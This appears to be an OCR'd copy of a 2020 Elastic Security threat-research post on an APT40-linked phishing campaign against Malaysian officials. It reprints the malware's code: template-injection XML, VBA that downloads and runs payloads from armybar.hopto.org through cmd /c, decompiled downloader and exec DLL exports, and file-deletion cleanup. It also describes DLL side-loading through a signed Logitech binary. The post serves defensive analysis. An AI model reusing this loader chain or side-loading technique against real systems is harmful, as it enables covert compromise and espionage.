
# A close look at the advanced techniques used in a Malaysian-focused APT campaign

**elastic.co**/blog/advanced-techniques-used-in-malaysian-focused-apt-campaign

June 25, 2020

The Elastic Security Intelligence & Analytics Team researches adversary innovations of many kinds, and has recently focused on an activity group that leveraged remote templates, VBA code evasion, and DLL side-loading techniques. Based on code similarity and shared tactics, techniques, and procedures (TTPs), the team assessed this activity to be possibly linked to a Chinese-based group known as APT40, or Leviathan. The group's campaign appears to target Malaysian government officials with a lure regarding the 2020 Malaysian political crisis.

## Anatomy of the attack






Figure 1: Original image


Figure 2: Lure document image

To initiate their advanced persistent threat (APT) campaign, the group likely delivered a Microsoft Word document as a phishing lure attachment. The image used in the lure (Figure 2) appears to be crafted from a broadcast announcement shared by a Malaysian blogger (Figure 1). The lure image includes the same broadcast time, but the date and speech topic are removed. Once this attachment is opened, a decoy document is presented while behind the scenes, taking the following actions:

- The lure document downloads the remote template RemoteLoad.dotm


- The remote template executes VBA macro code
- The VBA macro code unpacks and executes two embedded base64-encoded DLLs (sl1.tmp and sl2.tmp) to c:\users\public\

This technique is known as template injection, which you may recall from our Playing defense against Gamaredon Group blog post. This an effective approach used by adversaries to bypass perimeter controls such as email gateways.



```
  <?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship TargetMode="External" Target="https://armybar.hopto.org/RemoteLoad.dotm"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Id="rId1"/>
  </Relationships>
```

Figure 3: Remote template injection – RemoteLoad.dotm



```
Private Sub Document_Open()
    On Error Resume Next
    Dim lgstr As String
    Dim FuEmdPath1 As String
    Dim FuEmdPath2 As String
    Dim cm, em
    Dim Stream
    Set cm = CreateObject("Microsoft.XMLDOM")
    Set em = cm.createElement("v")
    Set Stream = CreateObject("ADODB.Stream")
    lgstr = "T" & "V" & "qQA" & "AMAAAA"
    lgstr = lgstr &
    "EAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AuqWRP0hlpoC6paZAuuWnQLqlmtb45ebAuqWalvql5gC6pZrW+iXmALqllJpY2iZAuqW
    lgstr = lgstr &
    "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUEUAAEwBAwAxUuFdAAAAAAAAAAADgAAIhCwE
    BAAAAAAAAQAAAAsCAAAE0AAAC0IQAAKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    lgstr = lgstr &
```


Figure 4: Obfuscation of MZ/PE header base64

Both embedded DLLs ( `sl1.tmp` and `sl2.tmp` ) are similar and export the same function names: `RCT` and `RCP` . The first DLL ( `sl1.tmp` ) is used to download a benign executable called `LogiMailApp.exe` and an associated library `LogiMail.dll` , and the second DLL ( `sl2.tmp` ) is used to execute `LogiMailApp.exe` , which automatically attempts to execute `LogiMail.dll` due to an inherent DLL search order vulnerability we'll cover shortly.

| **File name** | **File type** | **Size (bytes)** | **MD5** | **Compile time** |
|---|---|---|---|---|
| LogiMail-App.exe | Win32 EXE | 311656 | 850a163ce1f9cf-f0367854038d8cfa7e | 2012-09-26 22:13:13+00:00 |
| Logi-Mail.dll | Win32 DLL | 105984 | b5a5dc78fb392-fae927e9461888f354d | 2020-06-03 04:08:29+00:00 |

| | | | | |
|---|---|---|---|---|
| sl1.tmp | Win32 DLL | 3072 | ccbdda7217ba439dfb6b-bc6c3bd594f8 | 2019-11-29 17:15:29+00:00 |
| sl2.tmp | Win32 DLL | 3072 | dbfa006d64f39cde78b0ef-da1373309c | 2019-11-29 21:23:44+00:00 |

Table 1: Dropped files metadata



```
lb = LoadLibrary(FuEmdPath1)
pa = GetProcAddress(lb, "RCT")
If pa < 1 Then
FreeLibrary (lb)
lb = LoadLibrary(FuEmdPath2)
pa = GetProcAddress(lb, "RCT")
End If
pas = GetProcAddress(lb, "RCP")

Gud = MyDecode("aHR0cHM6Ly9hcm15YmFyLmhvcHRvLm9yZy9Mb2dpTWFpbC5kbGwJc34DSga")  'Dllurl - decodes to https://armybar.hopto.org/LogiMail.dll

Outp = Environ("LOCALAPPDATA") + MyDecode("XE1pY3Jvc29mdFxPZmZpY2VcTG9naU1haWwuZGxs")
retValue = CallWindowProc(pa, ByVal 1&, ByVal 2&, Gud, Outp)


Gud = MyDecode("aHR0cHM6Ly9hcm15YmFyLmhvcHRvLm9yZy9Mb2dpTWFpbEFwcC5leGUJc34DSga") 'Exeurl - decodes to https://armybar.hopto.org/LogiMailApp.exe


Outp = Environ("LOCALAPPDATA") + MyDecode("XE1pY3Jvc29mdFxPZmZpY2VcTG9naU1haWxBcHAuZXhl")
retValue = CallWindowProc(pa, ByVal 1&, ByVal 2&, Gud, Outp)
Embedded = "c" & "m" & "d" & " /c " & Outp
retValue = CallWindowProc(pas, ByVal 1&, ByVal 2&, Gud, Embedded)
FreeLibrary (lb)
```

Figure 5: Download and execution of LogiMailApp.exe and LogiMail.dll
This implementation stood out to our researchers due to a behavioral idiosyncrasy:


- The Microsoft Office application winword.exe loads sl1.tmp and sl2.tmp DLLs uses the LoadLibraryA method, which is moderately rare
- These DLLs run explicit commands or install a payload from a URL using the CallWindowProcA method, which appears to be exceptionally rare
- Both DLLs are deleted after execution

```
Dim filesys
Set filesys = CreateObject("Scripting.FileSystemObject")
If filesys.FileExists(FuEmdPath1) Then
filesys.DeleteFile FuEmdPath1
End If
If filesys.FileExists(FuEmdPath2) Then
filesys.DeleteFile FuEmdPath2
End If
```

Figure 6: Download and execution module deletion

## Embedded DLLs

The embedded DLLs, `sl1.tmp` and `sl2.tmp` , have very limited functionality — exporting the RCP and RCT functions. The RCP function implements the `WinExec` method to execute commands where the RCT function uses the `URLDownloadToFileA` method to download a file from a specified URL.




```

void RCP(undefined param_1,undefined param_2,undefined param_3,LPCSTR param_4)

{
                    /* 0x1070  1  RCP */
  WinExec(param_4,0);
  return;
}

```

```

void __cdecl RCT(undefined4 param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)

{
  HMODULE hModule;
  FARPROC pFVar1;

                    /* 0x1000  2  RCT */
  hModule = LoadLibraryA("Wininet.dll");
  if (hModule != (HMODULE)0x0) {
    pFVar1 = GetProcAddress(hModule,"DeleteUrlCacheEntryA");
    if (pFVar1 != (FARPROC)0x0) {
      (*pFVar1)(param_3);
    }
    FreeLibrary(hModule);
  }
  hModule = LoadLibraryA("Urlmon.dll");
  if (hModule != (HMODULE)0x0) {
    pFVar1 = GetProcAddress(hModule,"URLDownloadToFileA");
    if (pFVar1 != (FARPROC)0x0) {
      (*pFVar1)(0,param_3,param_4,0,0);
    }
    FreeLibrary(hModule);
  }
  return;
}
```

Figure 7: Exported functions – RCP and RCT


## DLL side-loading a backdoor

`LogiMailApp.exe` , which is downloaded by sl1.tmp and executed by sl2.tmp, is vulnerable to a form of DLL search-order hijacking called side-loading, which automatically searches for and executes `LogiMail.dll` if found in the same directory. Forms of DLL search-order hijacking can be used with many third-party software applications. In this case, search-order hijacking was used to load a backdoor that exports the following notable functions:



| Ordinal | Function RVA | Name Ordinal | Name RVA | Name |
|---|---|---|---|---|
| | | | | |
| (nFunctions) | Dword | Word | Dword | szAnsi |
| 00000001 | 00002240 | 0000 | 000184D7 | DllCanUnloadNow |
| 00000002 | 00002250 | 0001 | 000184E7 | DllGetClassObject |
| 00000003 | 00002240 | 0002 | 000184F9 | DllRegisterServer |
| 00000004 | 00002240 | 0003 | 0001850B | DllUnregisterServer |
| 00000005 | 00002240 | 0004 | 0001851F | GatherPreviewBmpData |

Figure 8: LogiMail.dll exports table



LogiMailApp Properties

Security | Details | Previous Versions
General | Compatibility | Digital Signatures

Signature list

| Name of signer: | Digest algorithm | Timestamp |
|---|---|---|
| Logitech, Inc. | sha1 | Thursday, 27 Septem... |

Digital Signature Details

General | Advanced

**Digital Signature Information**
This digital signature is OK.

Signer information


| | |
|---|---|
| Name: | Logitech, Inc. |
| Email: | Not available |
| Signing time: | Thursday, 27 September 2012 00:17:36 |

View Certificate

Countersignatures

| Name of signer: | Email address: | Timestamp |
|---|---|---|
| Symantec Time ... | Not available | Thursday, 27 Septe... |

Figure 9: LogiMailApp.exe – Logitech camera software




```
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\propsys.dll
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\IPHLPAPI.DLL
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\imm32.dll
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\uxtheme.dll
LogiMailApp.exe   6744   Load Image   C:\Users\Public\LogiMail.dll
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\crypt32.dll
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\msasn1.dll
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\urlmon.dll
LogiMailApp.exe   6744   Load Image   C:\Windows\SysWOW64\iertutil.dll
```

Figure 10: LogiMail.dll side-loading


The adversary-created binary LogiMail.dll exports the function `DllGetClassObject` that contains critical logic for the execution flow of this sample:

1. Download an AES-encrypted second stage object to `%TEMP%\~liseces1.pcs`
2. Derive a 128-bit AES key and initialization vector from SHA256 of a hardcoded string
3. Read and decrypt `%TEMP%\~liseces1.pcs` in memory using the ReadFile and CryptDecrypt functions
4. Delete `%TEMP%\~liseces1.pcs` from disk


LogiMail.dll
secret string used to gen AES 128bits decryption key
encrypted 2nd stage download url

